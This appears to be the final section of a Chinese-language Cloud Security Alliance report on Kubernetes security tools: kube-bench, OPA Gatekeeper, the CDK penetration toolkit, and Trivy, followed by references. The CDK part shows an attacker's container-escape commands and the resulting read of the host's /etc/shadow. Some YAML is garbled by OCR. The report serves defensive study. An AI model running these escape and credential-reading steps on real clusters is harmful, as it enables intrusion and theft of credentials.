©2025 云安全联盟大中华区版权所有

-e KUBECONFIG=/.kube/config \

-t docker.io/aquasec/kube-bench:latest

```
[root@master2 ~]# docker run --rm --pid=host aquasec/kube-bench run
Warning: Kubernetes version was not auto-detected because kubectl could not connect to the Kubernetes server. This may be because the kubecon
fig information is missing or has credentials that do not match the server. Assuming default version 1.18
Warning: Kubernetes version was not auto-detected because kubectl could not connect to the Kubernetes server. This may be because the kubecon
fig information is missing or has credentials that do not match the server. Assuming default version 1.18
[INFO] 1 Master Node Security Configuration
[INFO] 1.1 Master Node Configuration Files
[FAIL] 1.1.1 Ensure that the API server pod specification file permissions are set to 644 or more restrictive (Automated)
[FAIL] 1.1.2 Ensure that the API server pod specification file ownership is set to root:root (Automated)
[FAIL] 1.1.3 Ensure that the controller manager pod specification file permissions are set to 644 or more restrictive (Automated)
[FAIL] 1.1.4 Ensure that the controller manager pod specification file ownership is set to root:root (Automated)
[FAIL] 1.1.5 Ensure that the scheduler pod specification file permissions are set to 644 or more restrictive (Automated)
[FAIL] 1.1.6 Ensure that the scheduler pod specification file ownership is set to root:root (Automated)
[FAIL] 1.1.7 Ensure that the etcd pod specification file permissions are set to 644 or more restrictive (Automated)
[FAIL] 1.1.8 Ensure that the etcd pod specification file ownership is set to root:root (Automated)
[WARN] 1.1.9 Ensure that the Container Network Interface file permissions are set to 644 or more restrictive (Manual)
[WARN] 1.1.10 Ensure that the Container Network Interface file ownership is set to root:root (Manual)
[FAIL] 1.1.11 Ensure that the etcd data directory permissions are set to 700 or more restrictive (Automated)
[FAIL] 1.1.12 Ensure that the etcd data directory ownership is set to etcd:etcd (Automated)
[FAIL] 1.1.13 Ensure that the admin.conf file permissions are set to 644 or more restrictive (Automated)
[FAIL] 1.1.14 Ensure that the admin.conf file ownership is set to root:root (Automated)
[FAIL] 1.1.15 Ensure that the scheduler.conf file permissions are set to 644 or more restrictive (Automated)
[FAIL] 1.1.16 Ensure that the scheduler.conf file ownership is set to root:root (Automated)
[FAIL] 1.1.17 Ensure that the controller-manager.conf file permissions are set to 644 or more restrictive (Automated)
[FAIL] 1.1.18 Ensure that the controller-manager.conf file ownership is set to root:root (Automated)
[FAIL] 1.1.19 Ensure that the Kubernetes PKI directory and file ownership is set to root:root (Automated)
[WARN] 1.1.20 Ensure that the Kubernetes PKI certificate file permissions are set to 644 or more restrictive (Manual)
[WARN] 1.1.21 Ensure that the Kubernetes PKI key file permissions are set to 600 (Manual)
[INFO] 1.2 API Server
[WARN] 1.2.1 Ensure that the --anonymous-auth argument is set to false (Manual)
[PASS] 1.2.2 Ensure that the --basic-auth-file argument is not set (Automated)
[PASS] 1.2.3 Ensure that the --token-auth-file parameter is not set (Automated)
[PASS] 1.2.4 Ensure that the --kubelet-https argument is set to true (Automated)
[PASS] 1.2.5 Ensure that the --kubelet-client-certificate and --kubelet-client-key arguments are set as appropriate (Automated)
[FAIL] 1.2.6 Ensure that the --kubelet-certificate-authority argument is set as appropriate (Automated)
[PASS] 1.2.7 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Automated)
[PASS] 1.2.8 Ensure that the --authorization-mode argument includes Node (Automated)
[PASS] 1.2.9 Ensure that the --authorization-mode argument includes RBAC (Automated)
[WARN] 1.2.10 Ensure that the admission control plugin EventRateLimit is set (Manual)
[PASS] 1.2.11 Ensure that the admission control plugin AlwaysAdmit is not set (Automated)
[WARN] 1.2.12 Ensure that the admission control plugin AlwaysPullImages is set (Manual)
[WARN] 1.2.13 Ensure that the admission control plugin SecurityContextDeny is set if PodSecurityPolicy is not used (Manual)
[PASS] 1.2.14 Ensure that the admission control plugin ServiceAccount is set (Automated)
[PASS] 1.2.15 Ensure that the admission control plugin NamespaceLifecycle is set (Automated)
[FAIL] 1.2.16 Ensure that the admission control plugin PodSecurityPolicy is set (Automated)
[PASS] 1.2.17 Ensure that the admission control plugin NodeRestriction is set (Automated)
[PASS] 1.2.18 Ensure that the --insecure-bind-address argument is not set (Automated)
[PASS] 1.2.19 Ensure that the --insecure-port argument is set to 0 (Automated)
```


4.2 OPA

4.2.1 OPA 概述

开放策略代理(Open Policy Agent)简称 OPA 是一个轻量级的通用策略引擎。可将 OPA 集成为 Sidecar、主机级守护进程或库，将策略决策交给 OPA 执行。OPA 基于评估策略和数据生成查询结果。策略可使用高级声明性语言编写，通过 api 或本地文件系统远程将策略加载到 OPA 中。

©2025 云安全联盟大中华区版权所有

OPA 是一个开放源码的通用策略引擎，它统一了跨堆栈的策略实施。可以使用 OPA 在 Kubernetes、 API 网关等强制执行策略。



4.2.2 OPA 工作原理

OPA 根据策略和评估输入数据，来生成策略决策。可以在策略中描述多种类型的变量。例如：

- 哪些用户可以访问哪些资源
- 允许哪些子网通信
- 工作负载部署到哪些 namespace
- 容器可以执行哪些操作系统功能
- 系统在一天中的哪些时间可以访问

策略决定不限于简单的是/否或允许/拒绝答案。与查询输入一样，策略可以生成任意结构化数据作为输出。

4.2.3 OPA 使用

验证准入控制

在集群中安装 Gatekeeper 组件后，每当创建、更新或删除集群中的资源时，API 服务器都

©2025 云安全联盟大中华区版权所有

会触发 Gatekeeper 准入 webhook 来处理准入请求。

在验证过程中，Gatekeeper 充当 API 服务器和 OPA 之间的桥梁。API 服务器将执行 OPA 执行的所有策略。

策略和约束

OPA Constraint Framework 的集成使用后，Constraint 作为一个声明，表明希望系统满足一组给定的需求。每个 Constraint 都是用 Rego 编写的，Rego 作为 OPA 使用的一种声明性查询语言，用于枚举违反系统预期状态的数据。所有 Constraints 都作为逻辑 AND 进行评估。如果一个 Constraint 未得到满足，则整个请求将被拒绝。

在定义 Constraint 之前，需要创建一个 Constraint 模板，允许用户声明新的 Constraint。每个模板都描述了强制执行 Constraint 的 Rego 逻辑和 Constraint 的架构，其中包括 CRD 的架构和可以传递到 Constraint 中的参数。

例如，以下 Constraint 模板 CRD，策略规则要求任意对象上存在某些标签。

```
apiVersion: templates.gatekeeper.sh/v1beta1
  kind: ConstraintTemplate
    metadata:
      name: Kubernetesrequiredlabels
      spec:
      crd:
      spec:
      names:
  kind: KubernetesRequiredLabels
    listKind: KubernetesRequiredLabelsList
    plural: Kubernetesrequiredlabels
    singular: Kubernetesrequiredlabels
    validation:        # Schema for the `parameters` field
    openAPIV3Schema:
    properties:
    labels:
      type: array
```


©2025 云安全联盟大中华区版权所有

```
      items: string
      targets:
        target: admission.Kubernetes.gatekeeper.sh
        rego: |         package Kubernetesrequiredlabels         deny[{"msg": msg, "details": {"missing_labels": missing}}] {          provided := {label | input.review.object.metadata.labels[label]}          required := {label | label := input.parameters.labels[_]}          missing := required - provided          count(missing) > 0          msg := sprintf("you must provide labels: %v", [missing])         }
```

在集群中部署约束模板后，管理员可以创建约束模板定义的单个约束 CRD。例如下面的 Constraint CRD，它要求标签出现在所有命名空间上。

```
apiVersion: constraints.gatekeeper.sh/v1beta1
kind: KubernetesRequiredLabels
metadata:
  name: ns-must-have-hr
    spec:
      match:
        kinds:      -
apiGroups: [""]
  kinds: ["Namespace"]
    parameters:
      labels: ["hr"]
```

同样，另一个要求标签出现在所有命名空间上的约束 CRD 可以很容易地从同一个 Constraint 模板创建。

```
apiVersion: constraints.gatekeeper.sh/v1beta1
kind: KubernetesRequiredLabels
metadata:
  name: ns-must-have-finance
  spec:
    match:
    kinds:
    apiGroups: [""]
    kinds: ["Namespace"]
     parameters:
      labels: ["finance"]
```


©2025 云安全联盟大中华区版权所有

可以通过条件模板可靠地共享 Regos，使用匹配字段定义执行范围。

4.3 CDK

4.3.1 CDK 概述

CDK 是一个零依赖的容器渗透开源工具集，CDK 集成了许多 EXP 和 POC，借助 CDK 可以方便人们对容器进行信息收集、权限维持、逃逸等多种攻击方法的利用。

项目地址：https://github.com/cdk-team/CDK

4.3.2 CDK 工作原理

CDK 是一个渗透工具集，主要包括三个模块：

1. Evaluate：信息收集模块，快速收集容器内的信息，方便快速找到弱点便于后续利用。

2. Exploit：攻击利用模块，集成各种 POC、EXP，方便容器逃逸、持久化、横向移动等手法的利用。

3. Tool：工具模块，对容器环境提供常见命令的支持，同时还提供了与 Docker、Kubernetes API 交互的命令。

CDK 在信息收集模块里，通过读取系统文件、调取 Kubernetes API 等方式收集容器内的信息；在攻击利用模块里则根据使用者指定的模块来调用不同的 POC，目前 CDK 已经集成了三十左右个漏洞利用模块；在工具模块里 CDK 则通过各种第三方库或者内置代码来实现各种工具的功能，目前 CDK 已经支持了 netstat、ps、kubectl 等十一个常见命令。

4.3.3 CDK 使用

攻击者在获得容器权限后，下载 CDK 的可执行文件后，在容器内部运行 cdk eva 可以获取环

©2025 云安全联盟大中华区版权所有

境信息和推荐利用的漏洞。

```
> ./cdk eva --full

[*] Maybe you can exploit the *Capabilities* below:

[!] CAP_DAC_READ_SEARCH enabled. You can read files from host. Use 'cdk run cap-dac-read-search' ...
for exploitation.

[!] CAP_SYS_MODULE enabled. You can escape the container via loading kernel module. More info at
https://xcellerator.github.io/posts/docker_escape/.

Critical - SYS_ADMIN Capability Found. Try 'cdk run rewrite-cgroup-devices/mount-cgroup/...'.

Critical - Possible Privileged Container Found.
```

然后根据返回的结果选择使用的攻击模块，接着使用 cdk run 加上使用模块的名称开始发起测试。

```
> ./cdk run cap-dac-read-search


Running with target: /etc/shadow, ref: /etc/hostname

ubuntu:$6$*******:19173:0:99999:7:::

root:*:18659:0:99999:7:::

daemon:*:18659:0:99999:7:::

bin:*:18659:0:99999:7:::
```

上文中提到的一些 Kubernetes 安全风险，例如常见的信息收集手法、部署 Shadow API Server、容器逃逸等等都可以使用 CDK 方便快捷的完成。

©2025 云安全联盟大中华区版权所有

4.4 Trivy

4.4.1 Trivy 概述

Trivy 是一款多功能的安全扫描器,支持大多数流行的编程语言、操作系统和平台的扫描。

项目地址：https://github.com/aquasecurity/trivy

官方文档：https://aquasecurity.github.io/trivy/v0.49/

Trivy 支持的扫描对象如下：

- 容器镜像
- 文件系统
- Git 存储库
- 虚拟机镜像
- Kubernetes
- AWS
- 正在使用的操作系统包和软件依赖关系（SBOM）
- 已知漏洞（CVE）
- IaC 问题和配置错误
- 敏感信息和秘密
- 软件许可证

4.4.2 Trivy 工作原理

Trivy 自身只是一个扫描工具，支撑这个工具有一个工具链，多种工具/库的协同，完成了从 CVE 到扫描识别的各个环节，包括以下内容：

vuln-list-update：负责更新各个来源的威胁数据，转换成 JSON 数据，保存在 vuln-list 项目之中。

trivy-db：Trivy 的数据库。

fanal：从 vuln-list 获取数据，并构建成 bbolt 格式的数据库文件，可以用 upload 命令上传到 Github Release。

Trivy： 获取 trivy-db 的 Release 数据，进行漏洞扫描工作。

©2025 云安全联盟大中华区版权所有

综上所述，Trivy 的总体工作流程：

从操作系统厂商等 CVE 源获取数据，使用 vuln-list-update 脚本进行汇总，转换为 JSON 数据，保存到 vuln-list 项目。

trivy-db 从 vuln-list 下载数据，转换为 bbolt 格式，发布到 trivy-db 的 Release。

Trivy 下载 trivy-db 数据，作为本地检测的数据源。

4.4.3 Trivy 使用

4.4.3.1 扫描镜像

使用 Trivy 扫描目标资产。

```
trivy [global flags] command [flags] target trivy [command]
```

扫描容器镜像：

```
trivy image {image_name}:{tag}
```

可选参数：

--severity CRITICAL，指定扫描的严重程度，分为四个严重程度 CRITICAL[危急],HIGH[高危],MEDIUM[中危],LOW[低危]。

示例，扫描 mysql:5.7.44 本地 Docker 镜像的 CRITICAL 级别漏洞。

```
[root@openeuler ~]# trivy image mysql:5.7.44 --severity CRITICAL
```

扫描结果可以 table 形式展示镜像包含的漏洞，提示漏洞所在库（Library）、漏洞编号（Vulnerability）、严重程度（Severity）、当前使用版本（Installed Version）、漏洞修复版本（Fixed Version）。

©2025 云安全联盟大中华区版权所有

4.4.3.2 扫描 Kubernetes

Trivy 可以连接到 Kubernetes 集群，并使用命令扫描其安全问题。Trivy 也可以作为 Kubernetes Operator 安装在集群中，并持续扫描。Trivy 扫描 Kubernetes 集群时会区分以下内容：

- 集群基础设施（例如 api-server、kubelet、addons）
- 集群配置（例如 Roles、ClusterRoles）。
- 应用程序工作负载（例如 nginx、postgresql）。
- 扫描上述任何内容时，容器镜像将单独扫描到定义资源的 Kubernetes 资源定义（YAML 清单）。
- 扫描容器镜像：
  - 漏洞
  - 配置错误
  - 暴露的密钥
- 扫描 Kubernetes 资源定义：
  - 漏洞（开源库、控制平面和节点组件）
  - 配置错误
  - 暴露的密钥
  - KBOM 系列

漏洞扫描支持的 Kubernetes 发行版包括：

- Kubernetes
- rke2

```
$ trivy Kubernetes --format cyclonedx cluster -o kbom.json
```

Trivy 可在默认位置查找 kubeconfig 配置文件，并扫描指定的集群。

可以控制 Trivy 是否扫描和下载集群资源镜像。要禁用此功能，可使用--skip-images 标志。

--skip-images 标志将阻止下载和扫描集群资源中的镜像（包括漏洞和密钥）。

例：

```
trivy Kubernetes --report summary --skip-images
```

包含/排除种类两个标志不能一起设置：

--include-kinds 将在集群扫描中包含列出的类型。

--exclude-kinds 将从集群扫描中排除列出的种类。

默认情况下，所有类型的都将包含在集群扫描中。

©2025 云安全联盟大中华区版权所有

例如使用--exclude-kinds：

```
trivy Kubernetes --report summary --exclude-kinds node,pod
```

包含/排除命名空间

可以使用空格或逗号分隔的标志来控制将发现哪些命名空间：

--include-namespaces

--exclude-namespaces

两个标志不能一起设置：

- --include-namespaces 将在集群扫描中包含列出的命名空间。
- --exclude-namespaces 将从集群扫描中排除列出的命名空间。

默认情况下，所有命名空间都将包含在集群扫描中。

例如使用--exclude-namespaces：

```
trivy Kubernetes --report summary --exclude-namespace dev-system,staging-system
```

4.4.3.2.1 扫描对象

Trivy 可发现 Kubernetes 控制平面（apiserver、controller-manager）和节点组件（kubelet、kube-proxy）的版本。通过将所发现的 Kubernetes 软件版本与官方 Kubernetes 漏洞数据库源进行匹配，可检测当前所运行集群的组件。

4.4.3.2.2 扫描结果

Trivy 可在扫描报表中汇总扫描结果。可以使用—report=all、--report=summary 参数控制报表粒度。

扫描整个集群并生成简单的摘要报告：

```
trivy Kubernetes --report=summary
```


©2025 云安全联盟大中华区版权所有

按严重程度筛选：

```
trivy Kubernetes --severity=CRITICAL --report=all
```

按扫描内容（机密或错误配置）筛选：

```
trivy Kubernetes --scanners=secret --report=summary

trivy Kubernetes --scanners=misconfig --report=summary
```

支持输出 json 格式扫描结果：

```
trivy Kubernetes --format json -o results.json cluster
```

5. 参考文献

- CNCF Cloud Nativ Security White Paper: https://tag-security.cncf.io/community/resources/security-whitepaper/v2/cloud-native-security-whitepaper-simplified-chinese
- kubesec 官方文档：https://kubesec.io/
- Kubernetes 官方架构: https://Kubernetes.io/docs/concepts/architecture/
- Kubernetes 官方 CVE: https://Kubernetes.io/docs/reference/issues-security/official-cve-feed/
- Kubernetes 审计官方文档：https://Kubernetes.io/zh-cn/docs/tasks/debug/debug-cluster/audit/
- Kubernetes RBAC 鉴权官方文档：https://Kubernetes.io/zh-cn/docs/reference/access-authn-authz/rbac/
- 加密 KUBERNETES 静态机密数据:https://Kubernetes.io/docs/tasks/administer-cluster/encrypt-data/#encrypting-your-data
- Trivy 官方文档:https://aquasecurity.github.io/trivy/v0.49/
- OWASP Kubernetes Top10 https://owasp.org/www-project-Kubernetes-top-ten/
- 微软云 Kubernetes 威胁矩阵 https://www.microsoft.com/en-us/security/blog/2020/04/02/attack-matrix-Kubernetes/
- mitre 容器 ATT&CK 攻防矩阵：https://attack.mitre.org/matrices/enterprise/containers/
- 阿里云云上容器 ATT&CK 攻防矩阵:https://developer.aliyun.com/article/765449
- KubernetesSecurity:https://cheatsheetseries.owasp.org/cheatsheets/Kubernetes_Security_Cheat_Sheet.html#enable-audit-logging

©2025 云安全联盟大中华区版权所有

- 云原生之 Kubernetes 安全:https://forum.butian.net/share/1095
- CDK -零依赖 Docker/Kubernetes 渗透工具文档:https://github.com/cdk-team/CDK
- Kubernetes 安全之 Open Policy Agent：https://juejin.cn/post/7167652300066914334
- Kubernetes OPA Gatekeeper 策略引擎：

https://blog.csdn.net/m0_57911290/article/details/129078828

- kube-sec 文档：https://github.com/controlplaneio/kubesec
- Kube-bench 文档：https://aquasecurity.github.io/kube-bench/v0.6.15/
- 构建安全的 Kubernetes 环境：OWASP Kubernetes Top 10：

https://cloudnative.to/blog/top-owasp-Kubernetes/

- RSA 2020 Kubernetes Talks:https://dendritictech.com/post/rsac-2020-Kubernetes-talks/
- Privileged 特权模式容器逃

逸:https://wiki.teamssix.com/CloudNative/Docker/docker-privileged-escape.html

- GuardDuty IAM finding types：

https://docs.aws.amazon.com/guardduty/latest/ug/guardduty_finding-types-iam.html

- Quotas and limits：https://cloud.google.com/logging/quotas
- CIS Kubernetes Benchmarks：https://www.cisecurity.org/benchmark/Kubernetes
- Role Based Access Control Good Practices：

https://Kubernetes.io/docs/concepts/security/rbac-good-practices/

- K07: Network Segmentation：

https://owasp.org/www-project-Kubernetes-top-ten/2022/en/src/K07-network-segmentation

- Mitigating the Threat of Sidecar Container Injection：

https://www.trendmicro.com/vinfo/sg/security/news/security-technology/mitigating-the-threat-of-sidecar-container-injection

- CyberArk Sidecar Injector：https://github.com/cyberark/sidecar-injector

©2025 云安全联盟大中华区版权所有

CSA GCR cloud security alliance GREATER CHINA REGION

Cloud Security Alliance Greater China Region

扫码获取更多报告

云安全联盟大中华区
官网：https://c-csa.cn 电话：0755-86548359
地址：上海市浦东新区东育路255弄5号3FB30（前滩国际经济组织集聚区）/
广东省深圳市南山区粤海街道北京航空航天大厦1号楼905